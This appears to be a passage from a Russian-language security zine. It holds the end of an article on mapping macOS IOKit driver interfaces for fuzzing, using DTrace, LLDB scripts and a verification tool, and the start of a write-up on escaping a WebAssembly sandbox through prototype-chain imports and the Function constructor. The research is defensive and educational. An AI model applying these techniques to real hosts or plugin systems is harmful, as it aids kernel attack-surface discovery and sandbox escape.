Function: IOService::newUserClient(task*, void*, unsigned int, OSDictionary*
, IOUserClient**)
--- Call Stack---

libsystem_kernel.dylib`mach_msg2_trap+0x8
IOKit`io_service_open_extended+0xb0
IOKit`IOServiceOpen+0x34
APFS`apfs_container_iouc+0x110
APFS`APFSExtendedSpaceInfo+0x94
DesktopServicesPriv`TAPFSContainer::Refresh(bool)+0xc8
DesktopServicesPriv`APFSUsedSpace(std::__1::vector<TString,
std::__1::allocator<TString>>, std::__1::shared_ptr<TAPFSContainer>,
TString const&)+0x54
DesktopServicesPriv`TFSTVolumeInfo::RecalculateFreeSpaceAndCapacity(bool)
const+0x2b4
DesktopServicesPriv`TNode::RecalculateFreeSpaceAndCapacity(bool)+0x80
DesktopServicesPriv`TNode::SynchronizeChildren(NodeRequestOptions,
TNodeEventPtrs&)+0x1bc0
DesktopServicesPriv`TNode::HandleSync(NodeRequestOptions,
TNodeEventPtrs&)+0xd6c
DesktopServicesPriv`TNode::HandleSync(NodeRequestOptions)+0x2c
DesktopServicesPriv`TNode::HandleSync(std::__1::shared_ptr<TNodeTask>
const&, TNodePtr const&)+0xc4
DesktopServicesPriv`TNode::HandleNodeRequest(std::__1::shared_ptr<TNodeTask>
const&)+0x2d4
DesktopServicesPriv`ExceptionSafeBlock(void () block_pointer)+0x30
DesktopServicesPriv`invocation function for block in
TNodeTask::PostNodeTaskRequest(std::__1::shared_ptr<TNodeTask> const&,
std::__1::shared_ptr<TVolumeSyncThread> const&)+0xa8
libdispatch.dylib`_dispatch_call_block_and_release+0x20
```



```

libdispatch.dylib`_dispatch_client_callout+0x10
libdispatch.dylib`_dispatch_lane_serial_drain+0x2e4
libdispatch.dylib`_dispatch_lane_invoke+0x184
-----
PID: 75884
Path: crims0n (process terminated before path lookup)
Function: IOService::newUserClient(task*, void*, unsigned int,
OSDictionary*, IOUserClient**)
--- Call Stack---

0x192b00c34
0x1969cbb80
0x1969cbab8
0x1025bdf4c
0x1025c0ac4
0x1025bd130
0x1927a2b98
-----

```

Приведённый DTrace полезен, но следующий — настоящий прорыв для исследования уязвимостей. Почему — поймёте при первом запуске ;)

С его помощью можно отслеживать процессы, использующие внешние методы, то есть фактически вызывающие IOConnectCallMethod в пользовательском пространстве:

```

sudo dtrace -n '
fbt::*getTargetAndMethodForIndex*:entry,
fbt::*externalMethod*:entry,
fbt::*ExternalMethod*:entry {
    printf("%s: PID=%d CMD=%s\n", probefunc, pid, execname);
}'

```

Пример вывода:

```

1 362094
_ZN14AppleSMCCClient26getTargetAndMethodForIndexEPP9IOServicej:entry
_ZN14AppleSMCCClient26getTargetAndMethodForIndexEPP9IOServicej: PID=393
CMD=corebrightnessd
2 408402
_ZN16IOUserClient20222dispatchExternalMethodEjP31IOExternalMethodArgumentsO
paquePK28IOExternalMethodDispatch2022mP8OSObjectPv:entry
_ZN16IOUserClient20222dispatchExternalMethodEjP31IOExternalMethodArgumentsO
paquePK28IOExternalMethodDispatch2022mP8OSObjectPv: PID=14020 CMD=crims0n
2 268098
_ZN24H11ANEInDirectPathClient15_ANE_DeviceOpenEPS_PvP25IOExternalMethodArgum
ents:entry
_ZN24H11ANEInDirectPathClient15_ANE_DeviceOpenEPS_PvP25IOExternalMethodArgum
ents: PID=14020 CMD=crims0n
0 362094
_ZN14AppleSMCCClient26getTargetAndMethodForIndexEPP9IOServicej:entry
_ZN14AppleSMCCClient26getTargetAndMethodForIndexEPP9IOServicej: PID=804
CMD=System Monitor

```

Как и прежде, можно обернуть это в парсер для более удобного вывода. Вот пример из `dtrace_IOConnectCallMethod.py` [35]:

```

PID: 398
Path:
/System/Library/PrivateFrameworks/SkyLight.framework/Resources/WindowServer
-daemon
Function: IOUserClient::externalMethod(unsigned int,
IOExternalMethodArguments*, IOExternalMethodDispatch*, OSObject*, void*)
--- Call Stack---

libsystem_kernel.dylib`mach_msg2_trap+0x8
IOKit`io_connect_method+0x208
IOKit`IOConnectCallScalarMethod+0x50
IOMobileFramebuffer`kern_SwapWait+0x4c
...
QuartzCore`thread_fun(void*)+0x20
libsystem_pthread.dylib`_pthread_start+0x88

```

```

libsystem_pthread.dylib`thread_start+0x8
-----

PID: 97690
Path:
/System/Library/Frameworks/VideoToolbox.framework/Versions/A/XPCServices/VTE
ncoderXPCService.xpc/Contents/MacOS/VTEncoderXPCService
Function: AppleAVE2UserClient::IO_Process (AppleAVE2UserClient*, void*,
IOExternalMethodArguments*)
--- Call Stack---

libsystem_kernel.dylib`mach_msg2_trap+0x8
IOKit`io_connect_method+0x208
IOKit`IOConnectCallMethod+0xec
IOKit`IOConnectCallStructMethod+0x38
AppleVideoEncoder`0x00000001033ee040+0x80
AppleVideoEncoder`0x0000000103330a70+0x128
...
libdispatch.dylib`_dispatch_worker_thread+0x10c
libsystem_pthread.dylib`_pthread_start+0x88

```

Вывод содержит огромный массив данных с точными именами функций и исполняемыми файлами, которые их вызывают, — это настоящее золото. Однако DTrace показывает только пространство ядра; данные, передаваемые в IOConnectCallMethod, остаются скрытыми. Поэтому необходим последний шаг — в пользовательском пространстве.

2.2.3 - Перехват драйвера в пользовательском пространстве

С помощью DTrace мы можем получить системную информацию об исполняемых файлах и вызываемых ими сервисах. Теперь перехватим интерфейсы пользовательского пространства, которые в конечном счёте запускают взаимодействие с ядром: IOServiceOpen и IOConnectCallMethod. Это позволяет отслеживать, как процессы открывают сервисы и вызывают методы, без модификации ядра и трассировки его обработчиков.

Для мониторинга вызовов IOServiceOpen и IOConnectCallMethod можно использовать LLDB, чтобы видеть, какие процессы подключаются к каким сервисам с какими типами, идентификаторами селекторов, буферами аргументов и их размерами.

Первый аргумент IOServiceOpen() — service: io_service_t. io_service_t является псевдонимом io_object_t, который является псевдонимом mach_port_t. Таким образом, мы имеем дело с числом. Это число является io_registry_entry_t, также сводящимся к mach_port_t. Как и большинство вещей — это mach-порт! Суть в том, что мы можем использовать IORegistryEntryGetName на этом mach-порту для получения C-строки с именем, присвоенным записи реестра. Эта строка и является именем драйвера (иными словами, именем экземпляра сервиса). Это обратный поиск.

Для ручного выполнения на точке останова в LLDB устанавливаем точку останова:

```
breakpoint set --name IOServiceOpen
```

Затем на точке останова извлекаем имя сервиса следующим образом:

```
expr -l c -o -- extern int IORegistryEntryGetName(void*, char*); char
name[128] = {0}; IORegistryEntryGetName((void *)$x0, name); name
```

Для получения типа просто читаем регистр x2:

```
reg read x2
```

Я подготовил скрипт trace_ioserviceopen.py [36] для этого:

```
lldb -o "command script import trace_ioserviceopen.py" -o
"setup_ioserviceopen --pid 81203"
```

Пример вывода при срабатывании точки останова (когда процесс вызывает IOServiceOpen):

```
PID: 81203
EXE PATH: /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
SERVICE: AppleAPFSContainer
TYPE: 0
```

Таким образом мы знаем, какой исполняемый файл вызывает какой сервис с правильным именем и типом созданного пользовательского клиента.

2.2.4 - Корпус

Последний шаг — мониторинг вызовов внешних методов путём инспекции `IOConnectCallMethod`. Это позволяет получить точные данные о том, какой селектор используется (какую доступную функцию мы вызываем) и какие именно данные передаются (что можно использовать для тестирования в качестве корпуса фаззера). В LLDB при установке точки останова на `IOConnectCallMethod` аргументы видны в регистрах `x0-x9`, поэтому извлечь каждое значение несложно.

Я создал `iokit_dump.py` [37] для этого:

```
command script import ~/.lldb/iokit_dump.py
breakpoint set -n IOConnectCallMethod
iokit_dump

kern_return_t IOConnectCallMethod
-----
mach_port_t      connection:      0x1d07
uint32_t         selector:        0x0
const uint64_t * input:          0x0
uint32_t         inputCnt:        0x0
const void *     inputStruct:     0x600001310240
size_t          inputStructCnt:   0x60
uint64_t *       output:          0x0
uint32_t *       outputCnt:       0x16fdfe994
void *           outputStruct:    0x16fdfe998
size_t *         outputStructCnt: 0x100068a20

Input Struct Hexdump (first 32 bytes):
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```

Наиболее удобная функция, которую я создал, — `iokit_dump`. С её помощью можно собирать корпус для фаззера:

```
(lldb) iokit_dump corpus.bin
Successfully dumped 96 bytes of inputStruct to 'corpus.bin'
```

2.2.5 - Трассировщик

И ещё кое-что. Можно также доработать ранее описанный `trace_ioserviceopen.py` для мониторинга `IOConnectCallMethod` — тогда мы получим полную картину: какой процесс открывает соединение с каким сервисом, используя какой тип пользовательского клиента, с каким номером селектора и, наконец, с правильными размерами аргументов. Итак, представляю `iokit_tracer.py` [38]:

```
command script import iokit_tracer.py
trace_iokit --pid 81203
-----
PID: 81203
EXE PATH: /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
SERVICE: AppleAPFSContainer (Connection: 0x21267)
TYPE: 0
SELECTOR: 8 (0x8)
inputCnt: 0
inputStruct: 0x0
```

```

inputStructCnt: 0
output: 0x0
outputCnt: 0x0
outputStruct: 0x0
outputStructCnt: 0x0
-----

trace_iokit --executable_path --executable_path crims0n -- -arg1 vall
-----
PID: 8236 | EXE: /Users/karmaz/r/scripts/FUZZER/CRIMSON/bin/crims0n
SERVICE: H11ANE (Connection: 0x1a07) | TYPE: 1
SELECTOR: 0 (0x0)
--- INPUT ---
input Scalars (2 values at 0x600000330020): [0x123, 0x123]
inputStruct (96 bytes at 0x600002534240):
  0000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
  0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
  0020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
  0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
  0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
  0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
--- OUTPUT ---
outputCnt: 0 (capacity pointer: 0x16b08e974)
outputStructCnt: 0 (capacity pointer: 0x104dd8a10)

```

На этом динамическая часть картографирования завершена. Но как убедиться в достоверности собранных данных?

2.3 - Верификация карты

Наконец, инструмент для верификации нашей карты — IOVerify [39]. Я создал его давно как часть своего фаззера. Решил выделить его логику в отдельный инструмент, который можно использовать для тестирования типов пользовательских клиентов внешних методов, сопоставления сервисов и всего прочего, что мы здесь изучили.

Рекомендую ознакомиться с кодом. Вот справка:

```

❏ ./IOVerify -h
Usage: ./IOVerify -n <name> (-m <method> | -y <spec>) [options]
Options:
  -n <name>          Target driver class name (required).
  -t <type>          Connection type (default: 0).
  -m <id>            Method selector ID.
  -y <spec>          Specify method and buffer sizes in one string.
                     Format: "ID: [IN_SCA, IN_STR, OUT_SCA, OUT_STR]"
                     Example: -y "0: [0, 96, 0, 96]"
  -p <string>        Payload as a string.
  -f <file>          File path for payload.
  -b <hex_str>       Space-separated hex string payload.
  -i <size>          Input buffer size (ignored if -y is used).
  -o <size>          Output buffer size (ignored if -y is used).
  -s <value>         Scalar input (uint64_t). Can be specified multiple times.
  -S <count>         Scalar output count (ignored if -y is used).
  -h                Show this help message.

```

А вот наиболее типичный сценарий использования: проверяем, правильно ли мы перечислили драйвер. В примере ниже проверяем, что сервис H11ANEIn правильно перечислен, что тип 1 создаёт нужный User Client и что для селектора 0 ожидаются 96 байт inputStructCnt и outputStructCnt. Как видно ниже, «поговорить» с ним можно только при совпадении всех этих значений. Сначала неверные значения:

```

❏ ./IOVerify -n "H11ANEIn" -t 1 -y "0: [0,1,0,1]"
Starting verification for driver: H11ANEIn

--- [VERIFY] Event Log ---
Driver:          H11ANEIn

```

```

Connection Type: 1
Method Selector: 0
Result:          0xe00002c2 ((iokit/common) invalid argument)

--- Scalar I/O ---
Scalar In Cnt:   0
Scalar Out Cnt:  0

--- Structure I/O ---
Input Size:      1 bytes
Input Data:
00

Output Size: 1 bytes
Output Data:
00

--- End of Log ---

```

Теперь с верными размерами — наблюдаем 0x0 ((os/kern) successful):

```

❑ ./IOVerify -n "H11ANEIn" -t 1 -y "0: [0,96,0,96]"
Starting verification for driver: H11ANEIn

--- [VERIFY] Event Log ---
Driver:          H11ANEIn
Connection Type: 1
Method Selector: 0
Result:          0x0 ((os/kern) successful)

--- Scalar I/O ---
Scalar In Cnt:   0
Scalar Out Cnt:  0

--- Structure I/O ---
Input Size:      96 bytes
Input Data:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Output Size: 96 bytes
Output Data:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00

--- End of Log ---

```

Инструмент можно использовать для тестирования корпуса с флагом `-f corpus.bin`, а с небольшой доработкой он может служить интерфейсом для фаззера.

3 - Заключение

В заключение следует отметить, что представленная в данной статье методология картографирования внешних методов IOKit, сочетающая статический анализ с динамическим перечислением, предлагает исчерпывающий подход к идентификации поверхности атаки в драйверах macOS. Этот процесс обеспечивает точное перечисление всех доступных конечных точек и закладывает прочную основу для эффективного фаззинга и исследования уязвимостей. Применение описанных инструментов и техник — анализа файлов KEXT, трассировки вызовов в

пользовательском пространстве и пространстве ядра, динамического перехвата — повышает не только точность анализа, но и существенно упрощает процесс обнаружения потенциальных уязвимостей. В качестве направления дальнейшей работы можно рассмотреть полную автоматизацию этого процесса с применением ИИ, а также адаптацию методологии к новым механизмам межъядерной коммуникации, введённым Apple.

4 - Благодарности

Благодарю AFINE за поддержку этого исследования и возможность уделить ему время. Ваша поддержка значительно ускорила мой прогресс! Также выражаю признательность сообществу исследователей безопасности macOS за вдохновляющий обмен идеями. Вы все замечательны!

5 - Ссылки

Ниже приведён полный список ресурсов, упомянутых выше в [НОМЕРАХ_ССЫЛОК]:

- [0] Apple Developer Documentation: IOKit Fundamentals
<https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/IOKitFundamentals/>
- [1] Apple Developer Documentation: IORegistry
<https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/IOKitFundamentals/TheR>
- [2] Apple Developer Documentation: IORegistryEntry Class Reference
<https://developer.apple.com/documentation/kernel/ioregistryentry>
- [3] Apple Developer Documentation: IORegistry Planes
<https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/IOKitFundamentals/TheR>
- [4] Apple Developer Documentation: IOService
<https://developer.apple.com/documentation/kernel/ioservice>
- [5] Kernel Extensions on macOS
<https://karol-mazurek.medium.com/kernel-extensions-on-macos-1b0f38b632ea?sk=v2%2Fb6920735-90f9-459c-9c10->
- [6] Apple Open Source: OSKext::start()
<https://github.com/apple-oss-distributions/xnu/blob/1031c584a5e37aff177559b9f69dbd3c8c3fd30a/libkern/c%2B>
- [7] Apple Developer Documentation: IOKitPersonalities
<https://developer.apple.com/documentation/bundleresources/information-property-list/iokitpersonalities>
- [8] Apple Developer Documentation: IOProviderClass
<https://developer.apple.com/documentation/bundleresources/information-property-list/ioproviderclass>
- [9] Apple Developer Documentation: IOService::probe
<https://developer.apple.com/documentation/kernel/ioservice/1810605-probe>
- [10] Siguza's ioscan tool
<https://github.com/Siguza/iokit-utils?tab=readme-ov-file#ioscan>
- [11] Apple Developer Documentation: IOUserClient
<https://developer.apple.com/documentation/kernel/iouserclient>
- [12] Apple Developer Documentation: IOService::newUserClient
<https://developer.apple.com/documentation/kernel/ioservice/t1810417-newuserclient>
- [13] Apple Developer Documentation: IOServiceOpen
<https://developer.apple.com/documentation/iokit/1514515-ioserviceopen>
- [14] Apple Developer Documentation: IOUserClient::externalMethod

- <https://developer.apple.com/documentation/driverkit/iuserclient/externalmethod>
- [15] Apple Developer Documentation: IOConnectCallMethod
<https://developer.apple.com/documentation/iokit/1514240-ioconnectcallmethod>
 - [16] Apple Open Source: IOUserClient2022::dispatchExternalMethod
<https://fergofrog.com/code/codebrowser/xnu/iokit/Kernel/IOUserClient.cpp.html#6452>
 - [17] Analyzing macOS IONVMeFamily Driver Denial of Service Issue
<https://afine.com/case-study-analyzing-macos-ionvmefamily-driver-denial-of-service-issue/#reverse-engineering>
 - [18] Apple Developer Documentation: getTargetAndMethodForIndex
<https://developer.apple.com/documentation/kernel/iuserclient/3553399-gettargetandmethodforindex>
 - [19] Apple Developer Documentation: Entitlements
<https://developer.apple.com/documentation/bundleresources/entitlements>
 - [20] Snake & Apple II – Code Signing
<https://karol-mazurek.medium.com/snake-apple-ii-code-signing-f0a9967b7f02?sk=v2%2Fbbc87007-89ca-4135-91d>
 - [21] Snake & Apple VIII – App Sandbox
<https://karol-mazurek.medium.com/snake-apple-viii-app-sandbox-5aff081f07d5?sk=v2%2F5b65151b-d1f3-4f18-93>
 - [22] Apple Developer Documentation: IONameMatch
<https://developer.apple.com/documentation/bundleresources/information-property-list/ionamematch>
 - [23] Apple Developer Documentation: IOServiceGetMatchingServices
<https://developer.apple.com/documentation/iokit/1514494-ioservicegetmatchingservices?language=objc>
 - [24] Apple Developer Documentation: IORegistryEntryGetName
<https://developer.apple.com/documentation/iokit/1514323-ioregistryentrygetname>
 - [25] Apple Developer Documentation: IOServiceOpen
<https://developer.apple.com/documentation/iokit/1514515-ioserviceopen?language=objc>
 - [26] History of NULL Pointer Dereferences on macOS
<https://afine.com/history-of-null-pointer-dereferences-on-macos/>
 - [27] Apple Developer Documentation: IOConnectCall* Methods
<https://developer.apple.com/search/?q=IOConnectCall&type=documentation>
 - [28] Kernel Extensions on macOS
<https://karol-mazurek.medium.com/kernel-extensions-on-macos-1b0f38b632ea?sk=v2%2Fb6920735-90f9-459c-9c10>
 - [29] Apple Developer Documentation: IOService::registerService
<https://developer.apple.com/documentation/kernel/ioservice/1810726-registerservice>
 - [30] Blacktop ipsw tool
<https://blacktop.github.io/ipsw/docs/guides/macho/>
 - [31] GNU c++filt tool
<https://www.ibm.com/docs/en/xl-c-and-cpp-aix/16.1.0?topic=names-demangling-compiled-c-cfilt>
 - [32] IDA Extension - print_externalmethods.py
https://github.com/Karmaz95/Snake_Apple/commit/95752eefc7cfdd82c9e8e2adfd2fa44bd53f215
 - [33] Siguza's ioscan
<https://github.com/Siguza/iokit-utils?tab=readme-ov-file#ioscan>
 - [34] Example DTrace script: dtrace_NewUserClient.py
https://github.com/Karmaz95/Snake_Apple/commit/18dfa39f42b7b2f9ba4e9009c4ccdf924d4c97c5
 - [35] Example DTrace script: dtrace_IOConnectCallMethod.py
https://github.com/Karmaz95/Snake_Apple/commit/014ce2b5d503cbf3324ebacd0fb8a7235b6779a6
 - [36] Example LLDB script: trace_ioserviceopen.py
https://github.com/Karmaz95/Snake_Apple/commit/b0439e72208038f546ad2230df5178edc3cd47f6
 - [37] Example LLDB script: iokit_dump.py
https://github.com/Karmaz95/Snake_Apple/commit/8eb7589493aec280c605ab35814aac68ee72e348
 - [38] Example LLDB script: iokit_tracer.py

https://github.com/Karmaz95/Snake_Apple/commit/2e208d662c70ae9068a4e43af2fb1b8c32735458

[39] IOverify tool

https://github.com/Karmaz95/Snake_Apple/commit/1a00625b0fa70d994b9ceab344274337279a4bae

Вызов alert() из изолированного модуля WebAssembly

Автор: Thomas Rinsma (th0mas.nl)

Содержание

- 0 - Введение
- 1 - Интерфейс WebAssembly-JavaScript
- 2 - «Особенность» спецификации
- 3 - Импорт из прототипа
- 4 - Планирование побега
- 5 - Доступные гаджеты
 - 5.1 - Динамический вызов функций
 - 5.2 - Первые шаги в построении строки
 - 5.3 - Извлечение именованных свойств
 - 5.4 - Получение отдельных символов
 - 5.5 - Накопление в строку
- 6 - Независимость от движка JavaScript
- 7 - Резюме эксплойта
- 8 - Защитные меры
- 9 - Послесловие
- 10 - Ссылки
- 11 - Полный PoC

0 - Введение

Это история о том, как была сломана граница безопасности, которая, возможно, и не задумывалась таковой — но которую многие считают само собой разумеющейся. Мы воспользуемся некоторыми странными возможностями JavaScript нестандартными способами, чтобы вырваться из этой «песочницы» и в итоге вызвать alert() из изолированного модуля WebAssembly.

Использование WebAssembly (WASM) становится всё более распространённым. Прежде всего, это быстрый, удобный и безопасный способ запускать нативные программы в сети. Однако технология также завоевала популярность как средство поддержки плагинов или создания модульных компонентов — не только в браузере, но и на стороне сервера с Node.js, и в совершенно иных стеках с использованием автономных сред исполнения WebAssembly.

Единственным интерфейсом WASM-модуля с внешним миром является набор его «импортов» — по сути, набор ссылок на внешние функции, которые модуль может вызывать. Именно это делает его столь подходящим для систем плагинов: хост-приложение может достаточно легко «изолировать» WASM-модуль, предоставив ему доступ лишь к ограниченному набору API. В крайнем случае — вообще не давать никаких импортов, вынуждая модуль быть полностью свободным от побочных эффектов и полагаться только на возвращаемые значения экспортируемых функций.

Следовательно, загрузка и запуск ненадёжных WASM-модулей в такой ограниченной среде должна быть совершенно безопасной, не так ли??

1 - Интерфейс WebAssembly-JavaScript

Сначала сделаем шаг назад и изучим основы WASM-модулей и способы их загрузки из JavaScript.

Вот очень простой WASM-модуль (в текстовом представлении WAT). Он объявляет один импорт («logger»), который вызывает с числом 42:

```
(module
  (import "ns" "logger" (func $logger (param i32)))

  (func $main
    i32.const 42
    call $logger
  )
  (start $main)
)
```

Мы можем загрузить и создать экземпляр модуля (в его двоичной форме) из JavaScript с помощью `WebAssembly.instantiate()`, указав `importObject` со вспомогательной функцией, выполняющей фактическое логирование:

```
const importObject = {
  ns: {
    logger: (num) => {
      console.log(`The answer is: ${num}`)
    }
  }
};
fetch("logger.wasm")
  .then((response) => response.arrayBuffer())
  .then((bytes) => WebAssembly.instantiate(bytes, importObject));
```

Задан один импорт («logger»), находящийся в пространстве имён «ns». Импорты обязаны иметь пространство имён, причём ровно одного уровня — не больше и не меньше.

При создании экземпляра модуля будет вызван его назначенный метод «start» (если он указан) — в нашем случае функция `$main`. В консоль выводится следующее:

```
The answer is: 42
```

2 - «Особенность» спецификации

WASM-модули статически объявляют требуемые импорты. При создании экземпляра среда исполнения сопоставляет каждый из этих импортов с соответствующим объектом JavaScript (это не обязательно должна быть функция). Спецификация W3C «WebAssembly JavaScript Interface» подробно описывает порядок этого сопоставления [0]:

1. Если `module.imports` не пуст, а `importObject` не определён — выбросить исключение `TypeError`.
2. Пусть `imports` будет `<< >>`.
3. Для каждого `(moduleName, componentName, externtype)` из `module_imports`:
 1. Пусть `o = ? Get(importObject, moduleName)`.
 2. Если `o` не является объектом — выбросить `TypeError`.
 3. Пусть `v = ? Get(o, componentName)`.
 4. Если `externtype` имеет вид `func functype`:
 - ... (фрагмент) ...
 - 4. Пусть `externfunc` — внешнее значение `func funcaddr`.
 - 5. Добавить `externfunc` в `imports`.
- ... (фрагмент) ...

Иными словами, для каждого объявленного импорта модуля среда исполнения пытается с помощью `Get(importObject, moduleName)` получить указанное пространство имён как ключ (свойство) `importObject`, а затем снова использует `Get(o, componentName)` для получения импорта как ключа этого объекта-пространства имён.

Что такое `Get()` в языке этой спецификации? Если проследовать по его определению в «ECMAScript 2026 Language Specification», мы придём к `OrdinaryGet()`, который определён следующим образом [1]:

1. Пусть `desc = ? O. [[GetOwnProperty]] (P)`.
2. Если `desc` равно `undefined`:
 - a. Пусть `parent = ? O. [[GetPrototypeOf]] ()`.
 - b. Если `parent` равен `null` — вернуть `undefined`.
 - c. Вернуть `? parent. [[Get]] (P, Receiver)`.
3. Если `IsDataDescriptor(desc) == true` — вернуть `desc. [[Value]]`.
4. `Assert: IsAccessorDescriptor(desc) == true`.
5. Пусть `getter = desc. [[Get]]`.
6. Если `getter` равен `undefined` — вернуть `undefined`.
7. Вернуть `? Call(getter, Receiver)`.

Этот рекурсивный механизм (шаг 2.c) следует так называемой цепочке прототипов — форме наследования, являющейся ядром языка JavaScript. Именно благодаря ей можно вызвать `.toString()` почти на любом объекте. Хотя это вполне нормально (почти все операции обращения к свойствам в JavaScript используют этот механизм), я считаю, что поиск импортов WASM достаточно неявен, и мало кто действительно продумывает это до конца.

3 - Импорт из прототипа

Почему я так говорю? Рассмотрим наш `importObject` из предыдущего примера:

```
const importObject = {
  ns: {
    logger: (num) => {
      console.log(`The answer is: ${num}`)
    }
  }
};
```

Если воспользоваться автодополнением по Tab в REPL JavaScript, мы увидим, что он «наследует» кучу свойств от прототипа `Object`:

```
> importObject.<tab>
importObject.__proto__      importObject.constructor
importObject.hasOwnProperty importObject.isPrototypeOf
importObject.propertyIsEnumerable importObject.toLocaleString
importObject.toString       importObject.valueOf

importObject.ns
```

Означает ли это, что помимо «ns» все эти остальные свойства тоже можно импортировать как пространства имён WASM?! Да :)

Чтобы продемонстрировать это, изменим наш пример: импортируем `importObject.toString.constructor` (конструктор `Function`) как глобальный объект и передадим его в `$logger` вместо 42. Нам также придётся немного изменить импорт `$logger`, чтобы он принимал `externref` вместо `i32` — это позволяет представлять произвольные внешние (JavaScript) значения; WASM не может работать с ними напрямую, но может передавать их дальше.

```
(module
  (import "ns" "logger" (func $logger (param externref)))
  (import "toString" "constructor" (global $oops externref))
```

```

(func $main
  global.get $oops
  call $logger
)
(start $main)
)

```

Запуск этого модуля выводит в консоль следующее:

```
The answer is: function Function() { [native code] }
```

...что действительно является (строковым представлением) конструктора Function!

Это представляет проблему для тех, кто пытается ограничить интерфейс модуля с внешним миром: атакующий получает кучу «бонусных» импортов для работы — даже если `importObject` полностью пуст (`{}`).

4 - Планирование побега

Очевидный следующий шаг — выяснить, какие дополнительные возможности это нам даёт.

Выше мы импортировали `importObj.toString.constructor` как значение, но конечно же можно импортировать его и как функцию. Конструктор `Function` весьма интересен: он ведёт себя подобно `eval()`, хотя с дополнительным уровнем косвенности:

```

> x = Function("console.log(42)")
[Function: anonymous]
> x()
42

```

Итак, если нам удастся (1) передать строковый аргумент, содержащий наш JavaScript-пейлоад, и (2) вызвать возвращённое значение как функцию, это даст нам полный побег в JavaScript. Однако это не так просто.

Проблема (1): WASM не имеет строкового типа. В лучшем случае можно указать `importObj.toString.constructor` принимать аргумент `i32`, и это сработает, но это не даёт нам многого (целое число будет преобразовано в строку, но «42» — не особо полезный кусок JavaScript). Значит, нам нужно найти способ использовать другие доступные «гаджеты» из прототипа `Object` для создания произвольных строк. Получив способ работы со строками JavaScript, мы сможем передавать их конструктору `Function` как `externref`.

Проблема (2): в WASM нет концепции внешних указателей на функции — во всяком случае, не в том смысле, что мы можем взять возвращаемое значение внешней функции и вызвать его напрямую. Стандарт продолжает развиваться, и в ближайшем будущем это может стать возможным, но сейчас мы застряли с «`externref`», который нельзя вызвать напрямую. Следовательно, нам также нужен гаджет, который сможет сделать это за нас.

Посмотрим, что у нас есть в наличии.

5 - Доступные гаджеты

Сгруппируем набор унаследованных от прототипа свойств `importObject` (т.е. свойств прототипа `Object`) по следующим категориям:

- `hasOwnProperty`, `isPrototypeOf`, `propertyIsEnumerable`,

- toLocaleString, toString, valueOf
 - Обычные методы экземпляра, каждый из которых содержит одинаковые свойства второго уровня, предоставляемые прототипом Function (например, importObject.hasOwnProperty.apply)
- constructor
 - Конструктор Object, содержащий то же, что и другие функции выше, плюс кучу статических методов
- __proto__
 - Единственное нефункциональное свойство, содержащее всё вышесказанное на втором уровне (например, importObject.__proto__.hasOwnProperty)

В JavaScript методы вызываются на экземпляре объекта с помощью точечного синтаксиса (`foo.bar()`), что неявно устанавливает `this`. Когда вы берёте метод сам по себе и вызываете его отдельно, значение `this` не сохраняется:

```
> x = "hello";
> x.toString();
"hello"
> y = x.toString;
> y();
Uncaught TypeError: String.prototype.toString requires that 'this' be a
String at toString (<anonymous>)
```

То же самое справедливо для наших импортированных методов. Хотя мы можем, например, импортировать и вызвать `importObj.__proto__.toString`, это мало что нам даёт, поскольку мы не можем контролировать значение `this` (оно будет `undefined`). Следовательно, единственными полезными функциями остаются статические. А именно: конструктор `Function` и все статические методы конструктора `Object` (он же глобальный объект `Object`):

<code>Object.assign</code>	<code>Object.create</code>
<code>Object.defineProperties</code>	<code>Object.defineProperty</code>
<code>Object.entries</code>	<code>Object.freeze</code>
<code>Object.fromEntries</code>	<code>Object.getOwnPropertyDescriptor</code>
<code>Object.getOwnPropertyDescriptors</code>	<code>Object.getOwnPropertyNames</code>
<code>Object.getOwnPropertySymbols</code>	<code>Object.getPrototypeOf</code>
<code>Object.groupBy</code>	<code>Object.hasOwn</code>
<code>Object.is</code>	<code>Object.isExtensible</code>
<code>Object.isFrozen</code>	<code>Object.isSealed</code>
<code>Object.keys</code>	<code>Object.length</code>
<code>Object.name</code>	<code>Object.preventExtensions</code>
<code>Object.prototype</code>	<code>Object.seal</code>
<code>Object.setPrototypeOf</code>	<code>Object.values</code>

5.1 - Динамический вызов функций

На первый взгляд всё это кажется довольно скучным, но неожиданным героем здесь оказывается `Object.groupBy()` [2]:

```
Object.groupBy(items, callbackFn)
```

"Статический метод `Object.groupBy()` группирует элементы заданного итерируемого объекта по строковым значениям, возвращаемым предоставленной функцией обратного вызова. Возвращённый объект имеет отдельные свойства для каждой группы, содержащие массивы с элементами этой группы."

Это относительно новое дополнение к языку JavaScript делает кучу вещей, которые нам в итоге понадобятся. Самое важное: он вызовет функцию за нас, решая вторую проблему из описанных выше.

Например, если нам каким-то образом удастся получить полезный экземпляр `Function`, мы можем вызвать его так для выполнения JavaScript-кода:

```
x = Function("alert('hello world')"); // предполагаем, что строка у нас есть
```

```
Object.groupBy([1], x) // вызовет x за нас
```

